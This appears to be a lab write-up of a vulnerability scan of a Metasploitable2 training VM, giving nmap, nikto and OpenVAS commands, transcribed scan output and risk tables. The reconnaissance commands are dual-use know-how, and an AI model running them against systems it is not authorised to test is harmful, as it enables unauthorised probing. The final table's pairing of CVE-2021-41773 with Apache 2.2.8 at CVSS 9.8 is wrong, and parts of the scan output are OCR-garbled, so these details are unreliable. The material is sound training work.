

Title: Full VAPT Cycle: Practical Vulnerability Assessment & Penetration Testing

Introduction:

In this project, we simulate a complete Vulnerability Assessment and Penetration Testing (VAPT) workflow on target systems to understand real-world cybersecurity risks. The goal is to practice and document the entire process—from reconnaissance and vulnerability scanning to exploitation, post-exploitation, and reporting.

The project is structured in multiple phases: identifying assets and gathering information using OSINT tools, scanning for vulnerabilities with tools like Nmap and OpenVAS, simulating exploits with Metasploit and sqlmap, and finally, collecting evidence and suggesting remediation steps. Each phase emphasizes accuracy, ethical practice, and proper documentation.

By completing this project, we gain hands-on experience in assessing system weaknesses, prioritizing risks using CVSS scores, safely testing exploits, and preparing professional reports. It provides a realistic exposure to the end-to-end workflow followed by cybersecurity professionals, preparing us for real-world VAPT engagements.

Vulnerability Scanning Lab:

Description:

In this lab, we perform comprehensive scans on target systems to identify potential vulnerabilities that could be exploited by attackers. Using tools like Nmap, OpenVAS, and Nikto, we detect open ports, misconfigurations, outdated software, and web application flaws. Each finding is validated to reduce false positives and prioritized based on CVSS scores to determine its risk level. The lab emphasizes documenting results in a structured way, preparing analysts to understand which vulnerabilities require immediate attention and which are lower risk.

Impact:

By conducting vulnerability scans, we gain a clear picture of the security posture of the system. This lab helps prevent potential breaches by identifying weaknesses before attackers can exploit them. It enhances risk awareness, improves system hardening, and ensures that organizations can take proactive measures—like patching software, closing unnecessary ports, and strengthening configurations—to safeguard critical assets. Overall, it builds a foundation for informed decision-making in cybersecurity defense.

PROOF OF CONCEPT (POC):

Create a Working Folder:


Create a dedicated working folder to keep all project files organized. Then move into it so all scans, logs, and reports are stored in one place.

```
mkdir -p ~/vapt_lab/task1 && cd ~/vapt_lab/task1
```

Nmap Service & Script Scan:

Run an Nmap service/version scan with default NSE scripts and save all output formats into a results folder so you capture full details and reasoning for each probe.

```
nmap -sV -sC --reason -oA results/nmap_scan 192.168.222.129
```



The screenshot shows a terminal window on a Kali Linux system. The window title is "kali㉿kali:~/vapt_lab/task1". The terminal prompt is "(kali㉿kali:~/vapt_lab/task1)". The command entered is "\$ nmap -sV -sC --reason -oA results/nmap_scan 192.168.222.129". The terminal is dark-themed, and the background of the window shows a silhouette of a person standing in a landscape.



Validate Scan Results:

```
kali㉿kali:~/vapt_lab/task1
```

```
[File Actions Edi View Help
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_DES_64_CBC_WITH_MD5
| SSL2_RC4_128_CBC_EXPRESSIVE_WITH_MD5
| SSL2_RC4_128_EXPORT40_WITH_MD5
| SSL2_RC2_128_CBC_WITH_MD5
53/tcp open domain syn-ack ttl 64 ISC BIND 9.4.2
| dns-nsid:
|_ bANNER: version: 9.4.2
80/tcp open http syn-ack ttl 64 Apache httpd/2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp open rpcbind syn-ack ttl 64 2 (RPC #100000)
|_rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100000 1,2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 5339/tcp mountd
| 100005 1,2,3 5339/udp mountd
| 100021 1,3,4 3490/tcp nlockmgr
| 100021 1,3,4 5821/tcp nlockmgr
| 100024 1 4434/udp status
|_ 100024 1 46188/tcp status
139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open xinetd syn-ack ttl 64 netkit-rsh rexecd
513/tcp open login syn-ack ttl 64 OpenBSD or Solaris rlogind
514/tcp open tcprwapped syn-ack ttl 64
514/tcp open java-rmi syn-ack ttl 64 GNU Classpath gmrregistry
525/udp open sshd syn-ack ttl 64 Metasploitable root shell
2049/tcp open nfs syn-ack ttl 64 2+ (RPC #100000)
2121/tcp open ftp syn-ack ttl 64 ProFTPD 1.3.1
3306/tcp open mysql syn-ack ttl 64 MySQL 5.0.51a-3ubuntu5
| myisam�
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 8
| Capability flags: 43504
| Session Capabilities: SwitchToSSLAfterHandshake, SupportsCompression, SupportsTransactions, Speaks4IProtocolNew, Support4IPAuth, ConnectWithDatabase, LongColumnFlag
| Status: Autocommit
|_ Salt: WZ@o5TlH0|$#m#f6#
5432/tcp open postgresql syn-ack ttl 64 PostgreSQL DB 8.3.0 - 8.3.7
|_ Service Info: Database: metasploitable-ubuntu84-base.localdomain/organizationName=OCSDA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2018-03-17T14:07:45
| Not valid after: 2018-04-16T14:07:45
|_ LSL-date: 2025-10-07T11:44:00+00:00 +17s from scanner time.
5900/tcp open vnc syn-ack ttl 64 VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
8000/tcp open irc syn-ack ttl 64 (access denied)
6667/tcp open irc syn-ack ttl 64 UnrealIRCd
8009/tcp open ajp13 syn-ack ttl 64 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open http syn-ack ttl 64 Apache Tomcat/Coyote JSP Engine 1.1
|_http-headers: Apache/Tomcat/4.5
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
```

Nmap Scan Result:

SNo	Port / Service	Why it's high risk	Potential impact
1	23/tcp -- Telnet	Telnet sends credentials and data in plaintext (no encryption). An attacker on the network can sniff login credentials and gain shell access.	Full system compromise (credential theft → remote shell → privilege escalation, pivoting). Very easy to exploit on a local network.
2	5900/ Tcp -- VNC (protocol 3.3)	Open VNC often allows remote desktop access; many VNC servers accept no or weak authentication and sometimes allow view-only or full-control by default. If unauthenticated or weak, attacker gets GUI access.	Remote desktop takeover → data exfiltration, command execution via GUI, lateral movement.
3	21/ Tcp -- FTP (vsftpd 2.3.4) -- Anonymous allowed	Anonymous FTP allows read (and sometimes write) access to server file system areas. If uploads are allowed, attacker can deposit web shells or malicious binaries.	Data leakage, malware/web shell upload, persistence, pivoting. If writable — immediate compromise.

Web Checks Nikto Quick Scan:

If a web service is detected, run a quick Nikto scan to uncover common web issues and save the output for later review.

```
nikto -host http://192.168.222.129 -output results/nikto_results.txt
```

```
kali㉿kali:~/vapt_lab/task1
File Actions Edit View Help
└─(kali㉿kali)-[~/vapt_lab/task1]
$ nikto -host http://192.168.222.129/24 -output results/nikto_results.txt
- Nikto v2.5.0
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+/24/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+/24/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.8 appears to be outdated (Current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allow HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
|
```

Validate Scan Results:

```
kali㉿kali:~/vapt_lab/task1
File Actions Edit View Help
└─(kali㉿kali)-[~/vapt_lab/task1]
$ nikto -host http://192.168.222.129/24 -output results/nikto_results.txt
- Nikto v2.5.0
+ Target IP: 192.168.222.129
+ Target Hostname: 192.168.222.129
+ Target Port: 80
+ Start Time: 2025-10-07 08:35:140 (GMT-4)
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+/24/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+/24/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.8 appears to be outdated (Current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allow HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ 8100 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time: 2025-10-07 08:35:51 (GMT-4) (11 seconds)

+ 1 Host(s) tested
└─(kali㉿kali)-[~/vapt_lab/task1]
```

Nikto Scan Result:

SNo	Finding	Why it's high risk	Potential impact
1	Outdated Apache (Apache/2.2.8, DAV/2)	The web server is an old, EOL Apache 2.x release — many known vulnerabilities exist for EOL versions (DoS, RCE, path traversal, module issues). Attackers can often find public exploits for old Apache versions and modules.	Full web server compromise, remote code execution, information disclosure, ability to host malicious content or pivot to internal network.
2	HTTP TRACE method enabled	TRACE can be used in Cross-Site Tracing (XST) attacks to steal credentials or session cookies when combined with other weaknesses. TRACE provides an echo of received headers, which attackers can abuse in some browser contexts.	Theft of session tokens or sensitive header data, leading to account compromise and session hijacking.
3	Missing security response headers (X-Frame-Options, X-Content-Type-Options)	Missing headers weaken browser-side protections: X-Frame-Options prevents clickjacking; X-Content-Type-Options: nosniff prevents MIME sniffing leading to script execution. Attackers can use these weaknesses in phishing/clickjacking or XSS chaining.	Clickjacking (user tricked into actions), MIME-type confusion leading to XSS or content misinterpretation, reduced defense-in-depth for web app.

Quick Check GVM/OpenVAS Readiness:

Before starting scans, ensure GVM/OpenVAS is installed and ready. You can do a quick readiness check with.

```
sudo gvm-check-setup || true
which gvm || true
```

Start GVM/OpenVAS Services:

Once installation and setup are verified, start the GVM/OpenVAS services.

```
sudo gvm-start
```

This will launch all necessary components so you can begin vulnerability scanning.


Open the GVM Web UI:

After starting GVM in the terminal, it will redirect you to the login page in your browser. Access it at <https://127.0.0.1:9392> and log in using the admin credentials set during gvm-setup.

Set Target in the Dashboard:

In the GVM dashboard, go to Scans → Targets → New Target.


- Name: Metasploitable 2
- Hosts: 192.168.222.129
- Click Save




Create and Run the Scan Task:

In the dashboard, go to Scans → Tasks → New Task:

- Task Name: Metasploitable2
- Scan Target: select Target- Metasploitable2
- Scan Config: choose Full and Fast (or Full and Very Deep if time allows)



After saving the task, click the Start button in the dashboard. The scan will begin, and you can monitor its progress under Scans Tasks.




The screenshot shows the Greenbone Security Assistant interface. On the left, a sidebar menu includes Dashboards, Scans, Tasks (selected), Reports, Results, Vulnerabilities, Notes, Overrides, Assets, Resilience, Security Information, Configuration, Administration, and Help. The main area displays three donut charts: 'Tasks by Severity Class (Total: 1)' (N/A), 'Tasks by Status (Total: 1)' (Requested), and 'Tasks by most High Results per Host' (Results per Host). Below these charts is a table for a single host named 'Metasploitable2'.


Name	Status	Reports	Last Report	Severity	Trend	Actions
Metasploitable2	Requested	1				

At the bottom, there is a note: '(Applied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10)' and a copyright notice: 'Copyright © 2009-2025 by Greenbone AG, www.greenbone.net'.

Once the scan is complete, you can download the results as a PDF from the dashboard for documentation and review.




The screenshot shows the report page for a scan of 'Metasploitable2'. The top header includes the URL '127.0.0.1:9392/report/d00540a3-4469-4ba0-bf65-becf7a11d3ab', the date 'Tue, Oct 7, 2025 12:53 PM', and the time 'Coordinated Universal Time'. The report ID is 'd00540a3-4469-4ba0-bf65-becf7a11d3ab'. The report status is 'Done'. The report table has the following columns: Information, Results (69 of 628), Hosts (1 of 1), Ports (20 of 23), Applications (20 of 20), Operating Systems (1 of 1), CVEs (36 of 36), Closed CVEs (0 of 0), TLS Certificates (2 of 2), Error Messages (0 of 0), and User Tags (0). Scan details include Task Name ('Metasploitable2'), Scan Time ('Tue, Oct 7, 2025 12:54 PM Coordinated Universal Time - Tue, Oct 7, 2025 1:24 PM Coordinated Universal Time'), Scan Duration ('0:30 h'), Scan Status ('Done'), Hosts scanned ('1'), Filter ('apply_overrides=0 levels=html min_qod=70'), and Timezone ('Coordinated Universal Time (UTC)').



The screenshot shows the Greenbone Security Assistant web interface. A modal window titled "Compose Content for Scan Report" is open, displaying options for "Results Filter" (apply_overrides=0 levels=html rows=100 min_qod=70 first=1 sort-reverse=severity), "Include" (Notes, Overrides, TLS Certificates checked), and "Report Format" (Anonymous XML selected, CSV Results, PDF, TXT, XML other options). The main dashboard shows a scan named "Metasploitable2" completed on Tuesday, Oct 7, 2025, at 12:54 PM UTC, with 69 of 628 results found across 1 host.

Now you can open the downloaded PDF report to review detailed scan results, including detected vulnerabilities, their severity levels, and recommended remediation steps.



The PDF report page displays the following information:

- Host:** 192.168.222.129
- Protocol:** SMB
- Result:** Success
- Port/User:** Protocol SMB, Port 445, User

2 Results per Host

2.1 192.168.222.129

Host scan start: Tue Oct 7 12:54:42 2025 UTC
 Host scan end: Tue Oct 7 13:24:54 2025 UTC

Service (Port)	Threat Level
8009/tcp	High
8787/tcp	High
1099/tcp	High
80/tcp	High
5900/tcp	High
6200/tcp	High
3632/tcp	High
21/tcp	High
general/tcp	High

... (continues) ...

Vulnerability Scan Findings Summary:

Scan ID	Source	Host	Port	Vulnerability / CVE	CVS S	Severity	Priority	Finding's Match	Notes
001	Nmap, OpenVAS, Nikto	192.168.222.129	80	Apache/2.2.8 outdated (CVE-2021-41773, Path Traversal)	9.8	Critical	P1	Yes	Apache version found in all 3 tools
